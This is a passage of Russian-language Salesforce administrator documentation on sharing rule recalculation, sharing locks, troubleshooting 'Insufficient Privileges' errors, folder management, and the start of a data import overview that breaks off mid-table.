Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Правила общего доступа к настраиваемым объектам доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

 **Прим.:** По умолчанию функция отсрочки в расчете общего доступа отключена. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

Чтобы временно прекратить, возобновить или пересчитать правило общего доступа, выполните указанные ниже действия.

1. Введите «Отложить расчеты общего доступа» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Отложить расчеты общего доступа».
2. Нажмите кнопку «Приостановить» в связанном списке «Расчеты правил общего доступа».
3. Внесите изменения в правила общего доступа, роли, территории или общедоступные группы, участвующие в правилах общего доступа.

 **Прим.:** Любые изменения в правилах общего доступа требуют выполнения полного пересчета.

Чтобы включить функцию расчета правил общего доступа, нажмите кнопку «Возобновить».

4. Чтобы пересчитать правила общего доступа вручную, нажмите кнопку «Пересчитать».


Прежде чем выполнить пакетное обновление правил общего доступа, рекомендуем воспользоваться отсрочкой в расчете общего доступа. При пересчете общего доступа система Salesforce также выполняет полный пересчет общего доступа к Apex.

СМ. ТАКЖЕ:

[Управление расчетами состава участников группы](#)

## Блокировки объектного общего доступа (пробная версия)

Создание, редактирование или удаление правила общего доступа инициирует пересчет, позволяющий обновлять доступ к записям в организации. Данная операция может занять некоторое время при наличии большого количества пользователей или объема данных. Функция блокировок объектного общего доступа позволяет изменить правило общего доступа для других объектов без ожидания завершения пересчета всех объектов. В зависимости от объекта, типа правила общего доступа и целевой группы пользователей, система позволяет изменять правила общего доступа для другого или того же объекта посредством пользовательского интерфейса или API.

 **Прим.:** Пробная версия данной функции предоставляется отдельным клиентам после принятия соответствующих условий. Для получения доступа обратитесь в компанию Salesforce. Принятие пробной версии не гарантируется ввиду ее возможного изменения. Согласно данному документу, другим пресс-релизам и официальным сообщениям, данная пробная функция не является общедоступной. Компания Salesforce не может гарантировать ее общедоступность на постоянной или временной основе. Рекомендуем приобретать только общедоступные функции.

Отсутствие блокировок объектного общего доступа препятствует отправке одновременных изменений общего доступа до завершения пересчета всех объектов. При включении блокировок объектного общего доступа просмотрите изменения организации ниже.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отсрочки (временного прекращения и возобновления) и пересчета правил общего доступа:

- «Управление пользователями»

И

«Управление отсрочкой в расчете общего доступа»

## ВЕРСИИ


Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Правила общего доступа на основе критериев и ответственности

Пересчет выполняется при изменении правила общего доступа или нажатии кнопки «Пересчитать» на странице «Параметры общего доступа». Нажатие данной кнопки блокирует правила общего доступа для данного объекта (1), но не препятствует изменению правил общего доступа для другого объекта.

**Прим.:** Пересчет не должен выполняться при каждом создании или редактировании правила общего доступа. Рекомендуем использовать кнопки «Пересчитать» в связанных списках «Правила общего доступа» только при неудачном или некорректном обновлении правила общего доступа. При неудачном обновлении правила общего доступа администратору отправляется соответствующее электронное уведомление.



При выполнении пересчета общего доступа на основе ответственности пользователи не могут создавать, редактировать и удалять правила общего доступа на основе ответственности для объекта, ориентированного на затронутую группу пользователей. Например, предположим, что созданное правило общего доступа к интересам на основе ответственности ориентируется на всех внутренних пользователей. Другие правила общего доступа к интересам на основе ответственности, ориентированные на всех внутренних пользователей, могут быть созданы, обновлены или удалены только после завершения пересчета. Уведомление о завершении пересчета будет отправлено по эл. почте. Тем не менее, пользователи могут создавать другие правила общего доступа к интересам на основе ответственности, ориентированные на любую другую общедоступную группу, кроме группы «Все внутренние пользователи», при выполнении пересчета, инициированного созданием первого правила общего доступа.

При выполнении пересчета общего доступа на основе критериев пользователи не могут редактировать или удалять данное правило (2). Тем не менее, пользователи могут одновременно создавать, редактировать и удалять любые другие правила общего доступа на основе критериев или ответственности.

### Sharing Settings

This page displays your organization's sharing settings. These settings specify the level of access your users have to each others' data.

⚠ One or more sharing rule operations has been initiated. See below for additional details.

---

#### Sharing Rules

**Lead Sharing Rules** New Recalculate Lead Sharing Rules Help ?

⚠ A sharing rule operation is currently in progress. The initiating user will receive an email when each operation finishes.

| Action                                     | Criteria                                 | Shared With        | Lead      |
|--|--|--------------------|-----------|
| <a href="#">Edit</a>   <a href="#">Del</a> | Lead: Company EQUALS AW Trading <b>2</b> | All Internal Users | Read Only |

Пользователи не могут изменять единые стандартные параметры при выполнении пересчета (и наоборот).


### Sharing Settings

This page displays your organization's sharing settings. These settings specify the level of access your users have to each others' data.

⚠ An organization-wide default update has been initiated by Diana Widjaja on 8/7/2015 10:40 AM. You can't submit any changes prior to the completion of the operation. Diana Widjaja will receive an email when the operation finishes.

#### Организации, обращения, контакты и возможности

Правила общего доступа могут влиять на организации и связанные дочерние записи (обращения, контакты и возможности), инициируя их одновременную блокировку для надлежащего выполнения пересчета. Например, создание или редактирование правил общего доступа к организациям препятствует созданию или редактированию правила общего доступа к обращениям, контактам или возможностям. Аналогично, создание или редактирование правила общего доступа к возможностям препятствует созданию или редактированию правила общего доступа к обращениям, контактам или организациям до завершения пересчета. Обратите внимание, что блокировки не используются совместно разными объектами, кроме организаций и связанных дочерних записей.

 **Прим.:** Нажатие кнопки «**Пересчитать**» для правил общего доступа к любому из данных четырех объектов препятствует изменению любых связанных правил общего доступа до завершения пересчета.

В примере ниже правило общего доступа к организациям на основе ответственности удалено и выполняется пересчет. Несмотря на невозможность создания, редактирования или удаления другого правила общего доступа на основе ответственности, ориентированного на любой из данных объектов, пользователь может изменить правило общего доступа на основе критериев (3), ориентированное на данные объекты.

**Account Sharing Rules** New Recalculate Account Sharing Rules Help ?

**⚠** A sharing rule operation is in progress. You can't create new owner-based sharing rules for Accounts targeting the following groups. The initiating user will receive an email when each operation finishes.

| Initiated By  | Shared With        | Initiated On      |
|---------------|--------------------|-------------------|
| Diana Widjaja | All Internal Users | 8/7/2015 10:14 AM |

No sharing rules specified.

**Opportunity Sharing Rules** New Recalculate Opportunity Sharing Rules Help ?

**⚠** A sharing rule operation is in progress. You can't create new owner-based sharing rules for Opportunities targeting the following groups. The initiating user will receive an email when each operation finishes.

| Initiated By  | Shared With        | Initiated On      |
|---------------|--------------------|-------------------|
| Diana Widjaja | All Internal Users | 8/7/2015 10:14 AM |

| Action                                     | Criteria  | Shared With                 | Opportunity |
|--|---|-----------------------------|-------------|
| <a href="#">Edit</a>   <a href="#">Del</a> | Opportunity: Opportunity Name CONTAINS Acme Computing | <b>3</b> All Internal Users | Read Only   |

**Case Sharing Rules** New Recalculate Case Sharing Rules Help ?

**⚠** A sharing rule operation is in progress. You can't create new owner-based sharing rules for Cases targeting the following groups. The initiating user will receive an email when each operation finishes.

| Initiated By  | Shared With        | Initiated On      |
|---------------|--------------------|-------------------|
| Diana Widjaja | All Internal Users | 8/7/2015 10:14 AM |

No sharing rules specified.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Пересчет правил общего доступа](#)

[Отсрочка расчетов общего доступа](#)

## Встроенный алгоритм общего доступа

Система Salesforce поддерживает скрытый общий доступ между организациями и дочерними записями (возможности, обращения и контакты) для различных групп пользователей портала.

### Общий доступ между организациями и дочерними записями

- **Доступ к родительской организации:** при наличии доступа к дочерней записи организации сама организация доступна только для чтения.
- **Доступ к дочерним записям:** при наличии доступа к родительской организации пользователю могут быть доступны связанные дочерние записи. Роль ответственного за организацию определяет уровень доступа к дочерним записям.

### Алгоритм общего доступа для пользователей портала

- **Доступ к организациям и обращениям:** при наличии доступа к организации пользователю портала может быть доступна родительская организация и все ее контакты только для чтения.
- **Доступ к управлению данными, принадлежащими пользователям портала Service Cloud:** пользователи портала Service Cloud не имеют ролей, поэтому ответственные за организации портала не могут получить доступ к данным посредством иерархии ролей. Чтобы предоставить им доступ к данным, добавьте ответственных за организации в группу общего доступа к portalу, участниками которой являются пользователи портала Service Cloud. В этом случае предоставляется доступ ко всем данным, принадлежащим пользователям портала Service Cloud на этом portalе.
- **Доступ к обращениям:** пользователю портала, являющемуся контактом обращения, само обращение доступно только для чтения.

### Операции над составом участников группы и пересчет общего доступа

Простые операции (например, изменение роли пользователя, перемещение роли в другую область иерархии или смена ответственности за организацию портала) могут инициировать пересчет правил общего доступа. Система Salesforce должна проверять доступ к данным пользователя для вышестоящих пользователей новой или устаревшей роли в иерархии, и добавлять или удалять общие доступы к любым соответствующим записям.

СМ. ТАКЖЕ:

[Обеспечение безопасного доступа к данным](#)

## Устранение ошибок «Недостаточно полномочий»

Как правило, ошибки «Недостаточно полномочий» отображаются при отсутствии нужного полномочия или применении параметра общего доступа, препятствующего доступу к записи или выполнению задачи (например, запуск отчета).

Права доступа могут отсутствовать на разных уровнях (например, объект, запись или процесс). Например, доступ к объекту «Организация» может быть запрещен профилем пользователя, а доступ к записи обращения — ролью пользователя. Кроме того, данная ошибка может отображаться при выборе ссылки на недоступную запись или вкладку страницы Visualforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Общий доступ для организаций и контактов доступен в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Общий доступ для обращений и возможностей доступен в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все версии.**

Большинство обращений может быть обработано посредством кнопки «Общий доступ» на странице сведений о записи, которая при необходимости позволяет предоставить общий доступ к записи другому пользователю. Кроме того, данная ошибка может быть обработана администраторами посредством интерфейса API (например, опрос объекта UserRecordAccess для проверки доступа пользователя к набору записей). Дополнительную информацию см. в [Руководстве разработчика SOAP API](#).

Если данные инструменты не позволяют устранить ошибку, выполните указанные ниже действия.

- Чтобы устранить ошибки доступа на уровне объекта, просмотрите профили пользователей и наборы полномочий.
- Чтобы устранить ошибки доступа на уровне записи, просмотрите параметры общего доступа (например, единые стандартные параметры и правила общего доступа).
- Чтобы устранить ошибки доступа на уровне процесса, просмотрите правила проверки и триггеры Apex.

При необходимости администратор может выполнить вход в приложение от имени соответствующего пользователя. Пользователь может предоставить администраторам доступ и определить срок его действия.

## Устранение ошибок доступа на уровне объекта и полномочия

Ошибки «Недостаточно полномочий» могут быть вызваны отсутствием нужных полномочий пользователя и объекта. Ошибки данного типа устраняются посредством профиля пользователя и наборов полномочий.

Как правило, ошибки доступа на уровне объекта и полномочия обрабатываются посредством интерфейса API. Чтобы обработать данные ошибки посредством интерактивных инструментов, выполните указанные ниже действия.

### 1. Проверьте полномочия объекта в профиле пользователя.

Полномочия объекта, настроенные в профилях и наборах полномочий, определяют объекты, доступные пользователям для чтения, создания, редактирования или удаления.

- Щелкните ссылку на профиль пользователя на странице сведений о пользователе.
- Щелкните ссылку **«Параметры объекта»** или **«Полномочия объекта»** на странице общих сведений о профиле.

Выберите нужные полномочия для объекта. Например, организация может быть просмотрена только при наличии полномочия «Чтение» для объектов «Организация» и «Контакт» в профиле пользователя.

Или, отчет может быть выполнен только при наличии полномочия «Чтение» для соответствующего объекта.

### 2. В зависимости от пользовательского интерфейса профиля, проверьте полномочия пользователя одним из способов ниже.

- При использовании расширенного пользовательского интерфейса профиля просмотрите полномочия в разделах «Полномочия приложения» и «Полномочия системы».
- При использовании исходного пользовательского интерфейса профиля просмотрите полномочия в разделах «Полномочия администратора» и «Общие полномочия пользователя».

Выберите соответствующие полномочия пользователя. Например, сообщение эл. почты может быть отправлено интересу только при наличии полномочия «Отправка эл. почты».

### 3. Проверьте полномочия в наборах полномочий пользователя.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все версии.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра профилей и наборов полномочий:

- «Просмотр настройки и конфигурации»

Для редактирования полномочий объекта:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

- a. Прокрутите страницу сведений о пользователе до связанного списка «Назначения набора полномочий» и щелкните каждый набор полномочий.
  - b. Щелкните ссылку «Параметры объекта» на странице общих сведений о наборе полномочий и просмотрите назначенные полномочия объекта.
  - c. Просмотрите полномочия пользователя в разделах «Полномочия приложения» и «Полномочия системы».
  - d. Повторите данные действия для каждого набора полномочий, назначенного пользователю.
4. При необходимости назначьте нужное полномочие посредством набора полномочий или путем обновления профиля. Наборы полномочий предоставляют доступ на индивидуальной основе. Рекомендуем назначать полномочия профилю пользователя *только* в том случае, если доступ требуется всем пользователям данного профиля. Прежде чем выполнить какое-либо действие, настоятельно рекомендуем просмотреть политику безопасности организации.

СМ. ТАКЖЕ:

[Устранение ошибок «Недостаточно полномочий»](#)

[Наборы полномочий](#)

[Полномочия и доступ пользователя](#)

[Профили](#)

## Устранение ошибок доступа на уровне записи

Ошибки «Недостаточно полномочий» могут быть вызваны параметрами общего доступа (например, ролями или правилами общего доступа).

При наличии ошибки на уровне записи выполните указанные ниже действия. При необходимости воспользуйтесь интерфейсом API для отправки запроса на доступ пользователя к набору записей или кнопкой «Общий доступ» на странице сведений о записи.

1. Если организация использует роли, проверьте роль пользователя относительно ответственного за запись.
 

Например, удаление записей доступно только ответственным за записи, вышестоящим пользователям в иерархии ролей и администраторам. Подобным образом, при наличии флажка «**Предоставить доступ с использованием иерархий**» (только для настраиваемых объектов) пользователям всегда доступны для чтения записи нижестоящих пользователей в иерархии ролей.

  - a. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».

Проверьте роли пользователя и ответственного за запись.

Например, несмотря на наличие соответствующих полномочий для объектов, пользователь не может удалять или объединять организации, принадлежащие другому пользователю в несвязанной иерархии ролей.
2. Если доступ предоставляется пользователю посредством правила общего доступа, проверьте правила общего доступа.
 

Возможно, пользователь случайно удален из правила общего доступа.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все версии.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования правил общего доступа:

- «Управление общим доступом»

Для настройки рабочих групп:

- «Настройка приложения»

Для управления территориями:

- «Управление территориями»



- a. В разделе «Настройка» введите «*Параметры общего доступа*» в поле «Быстрый поиск», затем выберите «**Параметры общего доступа**».
  - b. Проверьте общедоступную группу (или другие категории, например, роли или очереди), которой должен принадлежать пользователь.
3. Проверьте группы сбыта.
- Возможно, пользователь удален в результате настройки групп, работающих с организациями, возможностями или обращениями. Просмотрите рабочие группы на наличие соответствующего пользователя.
- a. В разделе «Настройка» введите группу, которую вы хотите проверить, например «*Группы, работающие с организациями*», в поле «Быстрый поиск», затем выберите нужную группу.  
При необходимости добавьте пользователя в рабочую группу.
4. Проверьте общий доступ, установленный вручную.
- Возможно, автоматическое удаление общего доступа, установленного вручную, инициировано изменением ответственного за запись. Общий доступ, установленный вручную, может быть также удален посредством кнопки «**Общий доступ**» на странице сведений о записи. Общий доступ к записи может быть предоставлен или отменен вручную только ответственным за запись, администратором или вышестоящим пользователем в иерархии ролей.
- a. Нажмите кнопку «**Общий доступ**» на странице сведений о записи.  
Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих доступ к записи.
  - b. Чтобы предоставить пользователю доступ посредством общего доступа, установленного вручную, нажмите кнопку «**Добавить**» для создания общего доступа, установленного вручную.
5. Просмотрите территории.
- Если организация использует территории, то, возможно, пользователь удален из территорий или записи назначена территория без участия пользователя. В противном случае, пользователь должен являться менеджером прогнозов, флажок «Управление территориями может осуществляться менеджерами прогнозов» должен быть установлен или пользователь должен работать ниже собственного уровня в иерархии территорий.

СМ. ТАКЖЕ:

[Устранение ошибок «Недостаточно полномочий»](#)

[Иерархия ролей пользователей](#)

[Правила общего доступа](#)

## Устранение ошибок доступа на уровне процесса

Ошибки «Недостаточно полномочий» могут быть вызваны правилом проверки.

Чтобы устранить ошибки «Недостаточно полномочий», рекомендуем определить их источник (неправильно настроенные наборы полномочий, профили или параметры общего доступа). В противном случае просмотрите правила проверки, используемые организацией.

### 1. Просмотрите правила проверки.

Правило проверки может препятствовать выполнению задачи (например, перенос записи обращения после его закрытия).

### 2. В разделе настроек управления объектами найдите объект, который требуется проверить, затем прокрутите до раздела «Правила проверки».

### 3. Убедитесь, что ошибка не вызвана текущими правилами проверки. Или исправьте правило проверки при его использовании для предоставления доступа пользователю.

СМ. ТАКЖЕ:

[Устранение ошибок «Недостаточно полномочий»](#)

[Определить правила оценки](#)

## Доступ к записи. Вопросы и ответы

- [Почему пользователю доступна организация?](#)

### Почему пользователю доступна организация?


Ниже перечислены способы предоставления доступа к организации.

- Ответственность за запись
- Скрытый доступ из связанной дочерней записи (например, обращение, контакт или возможность)
- Единые стандартные параметры общего доступа
- Иерархия ролей
- Правила общего доступа
- Общий доступ, установленный вручную
- Группа, работающая с организациями, или территория организации

Чтобы просмотреть список пользователей, которым предоставлен доступ, а также способы доступа к записи, нажмите кнопку **«Общий доступ»** на странице сведений об организации. Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.

Ниже перечислены пользователи, которые не отображаются в списке даже при наличии доступа.

- Все пользователи (если единым стандартным параметрам задано значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи»)
- Пользователи массового портала

 **Прим.:** При выборе модели общего доступа «Контролируется родительским объектом» или «Общедоступный: только для чтения» кнопка **«Общий доступ»** может не отображаться. В противном случае страница «Сведения об

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все версии.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и изменения правил проверки:

- «Просмотр настройки и конфигурации»

И

«Настройка приложения»

Для просмотра и определения триггеров Apex:

- «Автор Apex»

общем доступе» доступна только ответственному за запись, администратору или вышестоящему пользователю в иерархии ролей.

**Табл. 2: Рекомендации по устранению ошибок доступа к записи**

| Тип доступа  | Описание  |
|--|---|
| Ответственный за запись                                      | Запись всегда доступна соответствующему ответственному.   |
| Скрытый доступ   | Данный тип доступа соответствует записи «Связанный ответственный за запись или общий доступ» в столбце «Причина» на странице «Сведения об общем доступе». Доступ для чтения организации инициируется доступом к ее дочерней записи (например, возможность, обращение или контакт). Данный доступ не может быть переопределен. Например, доступ пользователя к обращению инициирует скрытый доступ для чтения к родительской организации.  |
| Единый стандартный параметр общего доступа                   | Если стандартным параметрам общего доступа к организациям задано значение «Личный», следовательно, доступ мог быть предоставлен иным способом, описанным в данном разделе. Значение «Личный» позволяет запретить доступ к записи как минимум одному пользователю.   |
| Иерархия ролей   | Доступ для чтения может быть унаследован от подчиненного сотрудника в иерархии ролей. Данный алгоритм может быть переопределен только для настраиваемых объектов. Если ответственный за организацию не подчиняется пользователю, которому предоставлен доступ, просмотрите правила общего доступа, рабочие группы и территорию организации.   |
| Правила общего доступа                                       | Доступ может быть предоставлен при добавлении пользователя в соответствующее правило общего доступа. Если правило предоставляет доступ посредством общедоступных групп (или других категорий, например, ролей), просмотрите общедоступные группы на наличие соответствующего пользователя.  |
| Общий доступ, установленный вручную                          | Доступ может быть предоставлен вручную с помощью кнопки <b>«Общий доступ»</b> на странице записи. Общий доступ к записи может быть предоставлен или отменен вручную только ответственным за запись, администратором или вышестоящим пользователем в иерархии ролей.   |
| Группы, работающие с организациями, и территория организации | Пользователь может быть добавлен в группу, работающую с организациями, ответственным за организацию, администратором, вышестоящим пользователем в иерархии ролей или участником рабочей группы. Если организация использует функцию управления территориями, то ответственный за организацию должен подчиняться пользователю, которому предоставлен доступ. Уровень доступа менеджера определяется уровнем доступа его подчиненных. Кроме того, участнику группы А, являющейся частью группы Б, предоставляется аналогичный уровень доступа ко всем организациям группы Б, что и ее участникам. |

СМ. ТАКЖЕ:

[Обеспечение безопасного доступа к данным](#)

[Устранение ошибок «Недостаточно полномочий»](#)


## Управление папками

*Папка* — это область для хранения отчетов, панелей мониторинга, документов или шаблонов эл. почты. Папки могут быть общими, скрытыми или общедоступными, а также доступными только для чтения или для чтения и записи. Пользователи, имеющие доступ к содержимому папок, определяются ролями, полномочиями, общедоступными группами и типами лицензий. Доступ к папке может быть предоставлен всем пользователям организации или только ответственному.

- Чтобы получить доступ к папкам документов, перейдите на вкладку **Документы**.
- Чтобы получить доступ к папкам шаблонов, в меню «Настройка» введите «*Шаблоны эл. почты*» в поле «Быстрый поиск», затем выберите «**Шаблоны эл. почты**».

Чтобы создать папку, нажмите кнопку «**Создать папку**».

Чтобы изменить папку, щелкните ссылку «**Правка**» напротив имени нужной папки. При необходимости выберите имя папки в раскрывающемся списке «Папка» и нажмите кнопку «**Правка**».

 **Прим.:** Содержимое папки можно изменить только при наличии доступа для чтения и записи. Папки, доступные только для чтения, могут быть удалены или изменены только теми пользователями, которые имеют полномочие «Управление общедоступными документами» или «Управление общедоступными шаблонами». Независимо от полномочий или параметров папок, пользователи не могут изменить изъятые и личные папки. Пользователи с полномочием «Управление отчетами в общедоступных папках» могут изменять любые отчеты в общедоступных папках, но не могут изменять отчеты в личных папках других пользователей.

СМ. ТАКЖЕ:

[Создание и редактирование папок](#)

[Удаление папок](#)

[Добавление элементов в папки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.

Папки отчетов недоступны  
в версиях: **Contact  
Manager, Group Edition и  
Personal Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления общедоступных  
папок документов:

- «Управление общедоступными документами»

Для создания,  
редактирования и удаления  
общедоступных папок  
шаблонов эл. почты:

- «Управление общедоступными шаблонами»

Для создания,  
редактирования и удаления  
общедоступных папок  
отчетов:

- «Управление отчетами в общедоступных папках»


Для создания,  
редактирования и удаления  
общедоступных папок  
панелей мониторинга:

- «Управление панелями мониторинга» И  
«Просмотр всех данных»

## Создание и редактирование папок

Щелкните **«Создать новую папку»** или **«Правка»** на любой странице, содержащей список папок.

1. Заполните поле «Метка папки». Метка используется для обозначения папки на страницах пользовательского интерфейса.
2. При наличии полномочия «Настройка приложения» введите уникальное имя, которое должно использоваться интерфейсом API и управляемыми пакетами.
3. Выберите значение для параметра «Доступ к общедоступной папке». Чтобы разрешить пользователям изменение содержимого папок, выберите уровень доступа «Для чтения и записи». Пользователи могут просматривать папки, доступные только для чтения, но не могут изменять их содержимое.
4. Чтобы сохранить изъятый отчет, шаблон или панель мониторинга в новую папку, выберите нужный элемент и нажмите кнопку **«Добавить»**. Пропустите данное действие для папок документов.
5. Выберите параметры доступности папки.
  - Параметр «Данная папка доступна всем пользователям, включая пользователей портала» предоставляет доступ к папке всем пользователям организации, включая пользователей портала.
  - Параметр «Данная папка доступна всем пользователям, кроме пользователей портала» предоставляет доступ к папке всем пользователям организации, кроме пользователей портала. Данный параметр доступен только для папок отчетов и панелей мониторинга организаций, использующих партнерский или клиентский портал. В случае отсутствия портала данный параметр не отображается.
  - Параметр «Данная папка скрыта от всех пользователей» блокирует общий доступ к папке.
  - Параметр «Данная папка доступна только следующим пользователям» позволяет предоставить доступ ограниченному кругу пользователей.
    - a. Выберите значение «Общедоступные группы», «Роли», «Роли и подчиненные роли», «Роли, внутренние подчиненные роли и подчиненные роли портала» (при использовании порталов), «Территории» или «Территории и подчиненные территории» в раскрывающемся списке «Поиск». Доступные значения определяются используемой версией системы и наличием функции управления территориями.
 

 **Прим.:** Если общий доступ к папке предоставляется группе, то менеджеры участников группы получают доступ к этой папке только в том случае, если они сами являются участниками группы.
    - b. Если список «Доступно для общего доступа» не содержит нужного значения, введите критерий поиска и нажмите кнопку **«Найти»**.
    - c. Чтобы переместить значение в список «Общий доступ», выберите нужное значение в списке «Доступно для общего доступа» и нажмите кнопку **«Добавить»**.

### ВЕРСИИ

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Папки отчетов недоступны в версиях: **Contact Manager, Group Edition и Personal Edition**.

Ограничения для папки документов не доступны в **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления общедоступных папок документов:

- «Управление общедоступными документами»

Для создания, редактирования и удаления общедоступных папок шаблонов эл. почты:


- «Управление общедоступными шаблонами»

Для создания, редактирования и удаления общедоступных папок отчетов:

- «Управление отчетами в общедоступных папках»

Для создания, редактирования и удаления общедоступных папок панелей мониторинга:

- «Управление панелями мониторинга» И «Просмотр всех данных»

 **Прим.:** Расширенный общий доступ к папкам позволяет более подробно определять уровни доступа пользователей к папкам отчетов и панели мониторинга. Дополнительную информацию см. в разделе «[Включение расширенного общего доступа к отчетам и панелям мониторинга](#)» и «[Предоставление общего доступа к папке отчетов или панелей мониторинга](#)».



6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Управление папками](#)

## Удаление папок

Система позволяет удалять только пустые папки. Прежде чем удалить папку, удалите все хранящиеся в ней документы, панели мониторинга, шаблоны или отчеты.

1. Щелкните ссылку **«Правка»** напротив имени нужной папки на любой странице со списком папок. Щелкните значок  на вкладке «Отчеты», а затем щелкните **«Правка»** на панели «Папки».
2. Щелкните **«Удалить»** или значок , а затем **«Удалить»**.
3. Нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:

[Управление папками](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Папки отчетов недоступны  
в версиях: **Contact  
Manager, Group Edition** и  
**Personal Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления общедоступных  
папок документов:

- «Управление общедоступными документами»

Для создания,  
редактирования и удаления  
общедоступных папок  
шаблонов эл. почты:

- «Управление общедоступными шаблонами»

Для создания,  
редактирования и удаления  
общедоступных папок  
отчетов:

- «Управление отчетами в общедоступных папках»

Для создания,  
редактирования и удаления  
общедоступных папок  
панелей мониторинга:


- «Управление панелями мониторинга» И  
«Просмотр всех данных»

## Добавление элементов в папки

Чтобы переместить документ, панель мониторинга, отчет или шаблон эл. почты в другую папку, выполните указанные ниже действия.

1. Выберите нужный элемент.
2. Нажмите кнопку **«Редактировать свойства»**.
3. Выберите другую папку.
4. Нажмите кнопку **«Сохранить»**.

Подобно папкам отчетов, которые содержат отчеты, и папкам шаблонов эл. почты, которые содержат шаблоны эл. почты, папки документов содержат только документы. Чтобы сохранить вложение в папку документов, сохраните вложение на компьютере и загрузите его в библиотеку документов.

 **Прим.:** Шаблоны эл. почты, используемые правилами назначения или расширения, либо функцией Web-to-Case или Web-to-Lead, должны быть помечены флажком «Доступно для использования».

СМ. ТАКЖЕ:

[Управление папками](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Папки отчетов недоступны  
в версиях: **Contact  
Manager, Group Edition** и  
**Personal Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления общедоступных  
папок документов:

- «Управление общедоступными документами»

Для создания,  
редактирования и удаления  
общедоступных папок  
шаблонов эл. почты:

- «Управление общедоступными шаблонами»

Для создания,  
редактирования и удаления  
общедоступных папок  
отчетов:

- «Управление отчетами в общедоступных папках»

Для создания,  
редактирования и удаления  
общедоступных папок  
панелей мониторинга:

- «Управление панелями мониторинга» И  
«Просмотр всех данных»



## Импорт данных

### Общие сведения об импорте

Пользователи могут импортировать в систему Salesforce не более 50 000 записей из текущего источника данных.

**Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «Мастер импорта данных» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Мастер импорта данных». (Доступные параметры определяются предоставленными полномочиями.)

Пользователи могут импортировать данные из приложения ACT!, Outlook или любой другой программы, поддерживающей сохранение данных в CSV-формате (например, Excel или GoldMine).

**Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

Количество импортируемых записей определяется полномочиями пользователя и типом импортируемых данных. Кроме того, количество записей, доступных для импорта, не может превышать общего объема хранилища данных организации.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Типы объектов, доступные для импорта, определяются используемой версией системы.

#### Какие записи могут быть импортированы?

| Тип записи   | Ограничение по импорту записей | Доступно   | Раздел интерактивной справки  |
